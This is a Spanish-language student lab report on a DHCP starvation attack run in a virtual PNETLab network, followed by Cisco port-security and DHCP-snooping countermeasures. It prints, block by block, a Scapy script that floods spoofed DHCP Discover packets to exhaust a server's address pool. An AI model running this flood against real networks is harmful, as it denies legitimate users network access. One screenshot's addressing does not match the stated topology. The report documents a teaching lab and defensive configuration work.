



ESTUDIA EN EL  
INSTITUTO  
TECNOLÓGICO DE LAS  
AMÉRICAS (ITLA)

**Institución:**  
Instituto Tecnológico de Las  
Américas

**Asignatura:**  
Seguridad de Redes

**Trabajo:**  
Ataque DHCP Starvation

**Estudiantes:**  
Jordy Rosario

**Matricula:**  
20250737

**Docente:**  
Jonathan Esteban Rondon Corniel

FECHA DE ENTREGA:  
04/06/2026

## Índice

|                                                                               |    |
|-------------------------------------------------------------------------------|----|
| Enlace de GitHub .....                                                        | 1  |
| 1. Objetivo del Laboratorio .....                                             | 1  |
| 2. Objetivo del Script .....                                                  | 1  |
| 2.1 Parámetros de Uso .....                                                   | 2  |
| 2.2 Requisitos del Sistema .....                                              | 2  |
| 3. Funcionamiento del Script .....                                            | 3  |
| Bloque 1: Importación de Módulos y Configuración .....                        | 3  |
| Bloque 2: Construcción de la Capa Ethernet e IP .....                         | 3  |
| Bloque 3: Construcción de la Capa UDP .....                                   | 3  |
| Bloque 4: Construcción de la Capa BOOTP/DHCP .....                            | 3  |
| Bloque 5: Ensamblado y Envío .....                                            | 4  |
| Bloque 6: Bucle de Inyección .....                                            | 4  |
| 4. Documentación de la Red .....                                              | 5  |
| 4.1 Topología .....                                                           | 5  |
| 4.2 Tabla de Dispositivos y Direccionamiento IP .....                         | 5  |
| 5. Ejecución del Ataque .....                                                 | 6  |
| Paso 1: Preparar el entorno en Kali Linux .....                               | 6  |
| Paso 2: Verificar el pool DHCP antes del ataque .....                         | 6  |
| Paso 3: Lanzar el ataque .....                                                | 6  |
| Paso 4: Verificar el agotamiento del pool en R1 .....                         | 6  |
| Paso 5: Confirmar el DoS — VPC1 no obtiene IP .....                           | 6  |
| Paso 6: Detener el ataque .....                                               | 7  |
| 6. Capturas de Pantalla .....                                                 | 7  |
| 7. Contramedidas y Mitigación .....                                           | 10 |
| Contramedida 1: Port Security — Límite de MACs por puerto (Recomendado) ..... | 10 |
| Contramedida 2: DHCP Snooping (defensa en profundidad) .....                  | 10 |
| Contramedida 3: Limpiar el pool DHCP tras el ataque .....                     | 10 |
| Resumen de contramedidas .....                                                | 11 |
| 8. Video Demostrativo .....                                                   | 11 |
| 9. Referencias .....                                                          | 11 |

## Enlace de GitHub

---



### 1. Objetivo del Laboratorio

---

El objetivo principal de este laboratorio es evidenciar las vulnerabilidades del protocolo DHCP asociadas a la ausencia de validación de identidad del cliente. A través del envío masivo de solicitudes forjadas, se busca demostrar un ataque de Denegación de Servicio (DoS) sistémico, en el cual el servidor legítimo agota su inventario de concesiones IP (IP pool), imposibilitando que usuarios legítimos puedan obtener configuración de red.

Se busca evidenciar específicamente:

- El agotamiento total del pool de direcciones IP del servidor DHCP.
- La incapacidad de clientes legítimos de conectarse a la red una vez el pool está exhausto.
- Los riesgos de no implementar controles de identidad en puertos de acceso.
- La efectividad de Port Security como contramedida a nivel de Capa 2.

Este laboratorio se realiza íntegramente en un entorno controlado y virtualizado con fines exclusivamente educativos dentro del curso de Seguridad de Redes del ITLA.

### 2. Objetivo del Script

---

El script `JordyRosario_20250737_DHCP_Starvation.py` utiliza la librería Scapy para construir e inyectar ráfagas continuas de paquetes DHCP Discover con identidades de cliente completamente falsificadas.

En cada iteración del bucle, el script:

- Altera la dirección MAC de origen en la cabecera Ethernet con `RandMAC()`.
- Modifica el campo `chaddr` interno de BOOTP con la misma MAC aleatoria.
- Construye paquetes de broadcast legítimos que el servidor DHCP no puede distinguir de solicitudes reales.

Esto engaña al servidor haciéndole creer que hay miles de dispositivos nuevos solicitando dirección IP de forma simultánea, agotando el pool hasta que ningún cliente legítimo pueda obtener una concesión.

## 2.1 Parámetros de Uso

```
sudo python3 JordyRosario_20250737_DHCP_Starvation.py [INTERFAZ]
```

| Parámetro | Descripción                                                      | Requerido          | Ejemplo    |
|-----------|------------------------------------------------------------------|--------------------|------------|
| INTERFAZ  | Interfaz de red de Kali Linux por donde se despachará el tráfico | No (default: eth0) | eth0, eth1 |

### Ejemplos de uso:

```
# Usando la interfaz por defecto (eth0)
sudo python3 JordyRosario_20250737_DHCP_Starvation.py

# Especificando una interfaz diferente
sudo python3 JordyRosario_20250737_DHCP_Starvation.py eth1
```

## 2.2 Requisitos del Sistema

| Requisito             | Detalle                                                      |
|-----------------------|--------------------------------------------------------------|
| Sistema Operativo     | Kali Linux (virtualizado en QEMU/PNETLab)                    |
| Lenguaje              | Python 3                                                     |
| Dependencia principal | scapy                                                        |
| Privilegios           | sudo / root obligatorio (raw sockets en Capa 2)              |
| Interfaz de red       | eth0 (ajustable por argumento)                               |
| Entorno de red        | Conectado al mismo segmento L2 que el servidor DHCP objetivo |

### Instalación de dependencias:

```
pip install scapy
```

### 3. Funcionamiento del Script

---

A continuación se explica el script bloque por bloque:

#### Bloque 1: Importación de Módulos y Configuración

```
import sys
from scapy.all import *
conf.checkIPaddr = False
```

- `sys`: permite leer argumentos de la línea de comandos (nombre de interfaz).
- `from scapy.all import *`: importa Ether, IP, UDP, BOOTP, DHCP, RandMAC y sendp.
- `conf.checkIPaddr = False`: inhibe verificaciones internas de Scapy sobre coherencia de IPs en respuestas DHCP, aumentando significativamente la tasa de inyección de paquetes por segundo.

#### Bloque 2: Construcción de la Capa Ethernet e IP

```
mac_falsa = RandMAC()
capa_ethernet = Ether(src=mac_falsa, dst="ff:ff:ff:ff:ff:ff")
capa_ip = IP(src="0.0.0.0", dst="255.255.255.255")
```

- `RandMAC()`: genera una dirección MAC de origen completamente aleatoria en cada iteración, simulando un dispositivo diferente ante el servidor.
- `dst="ff:ff:ff:ff:ff:ff"`: dirección MAC de broadcast — el paquete se entrega a todos los dispositivos del segmento L2.
- `src="0.0.0.0"`: indica que el cliente aún no tiene IP asignada, comportamiento estándar de un DHCP Discover legítimo.
- `dst="255.255.255.255"`: dirección IP de broadcast global, requerida por DHCP para el descubrimiento inicial.

#### Bloque 3: Construcción de la Capa UDP

```
capa_udp = UDP(sport=68, dport=67)
```

- `sport=68`: puerto de origen estándar del cliente DHCP.
- `dport=67`: puerto de destino estándar del servidor DHCP.
- Esta asignación es obligatoria para que el servidor identifique el paquete como tráfico DHCP válido.

#### Bloque 4: Construcción de la Capa BOOTP/DHCP

```
capa_bootp = BOOTP(chaddr=mac_falsa, xid=RandInt())
capa_dhcp  = DHCP(options=[("message-type", "discover"), "end"])
```

- `chaddr=mac_falsa`: campo crítico de BOOTP — es el identificador hardware del cliente. Al falsificarlo con una MAC diferente en cada paquete, el servidor crea una entrada de concesión nueva para cada solicitud.
- `xid=RandInt()`: identificador de transacción aleatorio que hace que cada solicitud sea tratada como una sesión DHCP independiente.
- `message-type=discover`: tipo de mensaje que inicia el proceso de negociación DHCP (DORA: Discover → Offer → Request → Acknowledge).

## Bloque 5: Ensamblado y Envío

```
paquete = capa_ethernet / capa_ip / capa_udp / capa_bootp / capa_dhcp
sendp(paquete, iface=interfaz, verbose=False)
```

- El operador `/` de Scapy apila las capas del paquete de menor a mayor nivel.
- `sendp()`: envía el paquete en Capa 2 sin pasar por la pila TCP/IP del sistema operativo.
- `verbose=False`: suprime la salida por pantalla para maximizar la velocidad de envío.

## Bloque 6: Bucle de Inyección


```
while True:
    # ... construir y enviar paquete
```

- El bucle infinito maximiza la tasa de paquetes por segundo, agotando el pool lo más rápido posible.
- Se detiene con `Ctrl+C`, capturado con `KeyboardInterrupt`.

## 4. Documentación de la Red

### 4.1 Topología

La topología del laboratorio fue construida en PNETLab con dispositivos IOL de Cisco. El diagrama completo se encuentra en screenshots/topologia.png.



### 4.2 Tabla de Dispositivos y Direccionamiento IP

El esquema de red utiliza la subred 20.25.37.0/24 derivada de la matrícula 20250737.

| Dispositivo | Tipo       | Interfaz            | IP              | VLAN                          | RoI                             |
|-------------|------------|---------------------|-----------------|-------------------------------|---------------------------------|
| R1          | Router IOL | e0/0                | 20.25.37.1/24   | VLAN 10                       | Default Gateway + Servidor DHCP |
| SW1         | Switch IOL | e0/0, e0/1          | N/A             | Trunk 802.1Q                  | Switch Core / Distribución      |
| SW2         | Switch IOL | e0/0–e0/3           | N/A             | e0/0 Trunk; e0/1–e0/3 VLAN 10 | Switch de Acceso                |
| Kali Linux  | VM QEMU    | eth0 (SW2 e0/3), e1 | 20.25.37.100/24 | VLAN 10 (Access)              | Nodo Atacante                   |

| Dispositivo | Tipo | Interfaz | IP         | VLAN    | RoI                          |
|-------------|------|----------|------------|---------|------------------------------|
| VPC1        | VPC  | eth0     | DHCP .0/24 | VLAN 10 | Cliente Legítimo (Víctima A) |
| VPC2        | VPC  | eth0     | DHCP .0/24 | VLAN 10 | Cliente Legítimo (Víctima B) |

## 5. Ejecución del Ataque

### Paso 1: Preparar el entorno en Kali Linux

```
ip addr show eth0
pip install scapy
git clone https://github.com/Jordy513/P4_DHCP_Starvation_20250737.git
cd P4_DHCP_Starvation_20250737
```

### Paso 2: Verificar el pool DHCP antes del ataque

En la consola de R1:

```
R1# show ip dhcp binding
R1# show ip dhcp pool
```

Verifica que el pool está vacío o con pocas concesiones activas.

### Paso 3: Lanzar el ataque

```
sudo python3 JordyRosario_20250737_DHCP_Starvation.py eth0
```

### Paso 4: Verificar el agotamiento del pool en R1

```
R1# show ip dhcp binding
R1# show ip dhcp pool
```

*El pool 20.25.37.0/24 se llenará con cientos de entradas falsas de MACs aleatorias. El campo Available addresses llegará a 0.*

### Paso 5: Confirmar el DoS — VPC1 no obtiene IP



```
VPC1> ip dhcp
```



El cliente legítimo no recibirá respuesta del servidor porque el pool está exhausto.




## Paso 6: Detener el ataque



Ctrl+C

## 6. Capturas de Pantalla

Las capturas se encuentran en la carpeta /screenshots del repositorio.

| # | Archivo                                                                              | Descripción                                              |
|---|--------------------------------------------------------------------------------------|----------------------------------------------------------|
| 1 |   | Topología en PNETLab con nombre y matrícula visibles     |
| 2 |  | show ip dhcp binding en R1 antes del ataque — pool vacío |

| # | Archivo                                                                              | Descripción                                                    |
|---|--------------------------------------------------------------------------------------|----------------------------------------------------------------|
| 3 |    | Terminal Kali ejecutando el script DHCP Starvation             |
| 4 |   | R1 con pool 20.25.37.0/24 exhausto con MACs falsas             |
| 5 |  | VPC1 intentando ip dhcp sin obtener respuesta — DoS confirmado |

| # | Archivo                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          | Descripción                                                   |
|---|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------|
| 6 |  <pre> SW2 con0 is now available.  Press RETURN to get started.  *Jun  4 19:35:43.519: IOSV-S-CMW20-I: Configured from console by console SW2&gt; SW2#conf t Enter configuration commands, one per line. End with CNTL/Z. SW2(config)#int e0/3 SW2(config-if)#port mode sec SW2(config-if)#port security SW2(config-if)#port security mac-address 2 SW2(config-if)#port security violation SW2(config-if)#port security violation restrict SW2(config-if)#port security SW2(config-if)# </pre>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 | Configuración Port Security en SW2 interfaz e0/3              |
| 7 |  <pre> * Each command status is specified by a special symbol (r or #) * Important: This is Mikrotik Personal Edition. The Professional edition allows you to customize Mikrotik for your company: you can add your own logo, your parameters, your welcome message and generate either an RFP, installation package or a portable console. We can also modify Mikrotik or develop the plugins you need. For more information see: https://mikrotik.com/personal/faq  Trying 192.168.1.100... Connected to 192.168.1.100. Escape character is '^]'.  Welcome to Virtual PC Simulator, version 1.0 (6.3c) Indicated to booting. Build time: Dec 31 2015 01:29:17 Copyright (c) 2002-2015, Paul Menz (mimich@gmail.com) All rights reserved.  VPCS is free software, distributed under the terms of the "BSD" license. Source code and license can be found at vpc.sourceforge.net. For more information, please visit www.freemove.com.cn. Modified version supporting unetlab by unetlab team  Press ? to get help.  VPCS&gt; ip a No router answered ICMPv6 Router Solicitation VPCS&gt; ip dhcp DHCP Can't find dhcp server VPCS&gt; ip dhcp DHCP Can't find dhcp server VPCS&gt; ip dhcp DHCP DHCP IP 192.168.1.10/24 net 192.168.1.0/24 VPCS&gt; # </pre> | VPC1 obteniendo IP correctamente tras aplicar la contramedida |

## 7. Contramedidas y Mitigación

La naturaleza del ataque proviene de una sola interfaz física generando miles de identidades MAC falsas. La defensa más robusta contra la falsificación masiva de orígenes L2 es el mecanismo de Port Security a nivel del switch de acceso.

### Contramedida 1: Port Security — Límite de MACs por puerto (Recomendado)

```
SW2# configure terminal
SW2(config)# interface ethernet 0/3
SW2(config-if)# switchport mode access
SW2(config-if)# switchport port-security
SW2(config-if)# switchport port-security maximum 2
SW2(config-if)# switchport port-security violation restrict
SW2(config-if)# end
SW2# write memory
```

*Efecto: El ASIC del switch memoriza las primeras MACs aprendidas en el puerto. En el momento en que el script genera una MAC adicional, el switch intercepta y descarta la trama automáticamente, enviando además una alerta al administrador (Syslog/SNMP) sin interrumpir el servicio legítimo.*

### Contramedida 2: DHCP Snooping (defensa en profundidad)

```
SW2# configure terminal
SW2(config)# ip dhcp snooping
SW2(config)# ip dhcp snooping vlan 10
SW2(config)# interface ethernet 0/0
SW2(config-if)# ip dhcp snooping trust
SW2(config-if)# interface ethernet 0/1
SW2(config-if)# ip dhcp snooping limit rate 10
SW2(config-if)# interface ethernet 0/2
SW2(config-if)# ip dhcp snooping limit rate 10
SW2(config-if)# interface ethernet 0/3
SW2(config-if)# ip dhcp snooping limit rate 10
SW2(config-if)# end
SW2# write memory
```

*Efecto: DHCP Snooping limita la tasa de paquetes DHCP por puerto de acceso a 10 paquetes/segundo, haciendo el ataque inviable. Solo el puerto trunk (e0/0) se marca como confiable para recibir respuestas DHCP.*

### Contramedida 3: Limpiar el pool DHCP tras el ataque

```
R1# clear ip dhcp binding *
R1# show ip dhcp binding
```

*Elimina todas las concesiones activas, liberando el pool para clientes legítimos.*

## Resumen de contramedidas

| Contramedida              | Comando                                     | Alcance       | Efecto                                     |
|---------------------------|---------------------------------------------|---------------|--------------------------------------------|
| Port Security (máx. MACs) | switchport port-security maximum 2          | Por puerto    | Descarta MACs adicionales, alerta al admin |
| Port Security (violación) | switchport port-security violation restrict | Por puerto    | Descarta sin deshabilitar el puerto        |
| DHCP Snooping             | ip dhcp snooping limit rate 10              | Por interfaz  | Limita tasa DHCP a 10 pkt/s por puerto     |
| Limpiar binding           | clear ip dhcp binding *                     | Servidor DHCP | Libera el pool tras el ataque              |

## 8. Video Demostrativo

---

Enlace: [Clic Aquí](#)

Contenido del video:

- Topología visible con nombre y matrícula.
- Hora y fecha del sistema visible.
- Cara y voz del autor.
- Pool DHCP vacío antes del ataque (show ip dhcp binding).
- Ejecución del script DHCP Starvation.
- Pool agotado en R1 con MACs falsas.
- VPC1 sin poder obtener IP (DoS confirmado).
- Aplicación de Port Security y DHCP Snooping.
- VPC1 obteniendo IP correctamente post-mitigación.

## 9. Referencias

---

- Cisco Systems. (2023). DHCP Configuration Guide. [https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipaddr\\_dhcp/configuration/xr-16/dhcp-xr-16-book.html](https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/ipaddr_dhcp/configuration/xr-16/dhcp-xr-16-book.html)
- Cisco Systems. (2023). Cisco IOS Security Configuration Guide: Port Security.
- Cisco Systems. (2023). DHCP Snooping Configuration Guide.
- Biondi, P. et al. (2024). Scapy Documentation. <https://scapy.readthedocs.io/en/latest/>
- ITLA. (2026). Seguridad de Redes — Material de Curso 2026-C-2.
- Troubleshooting y documentación apoyado en Inteligencia Artificial.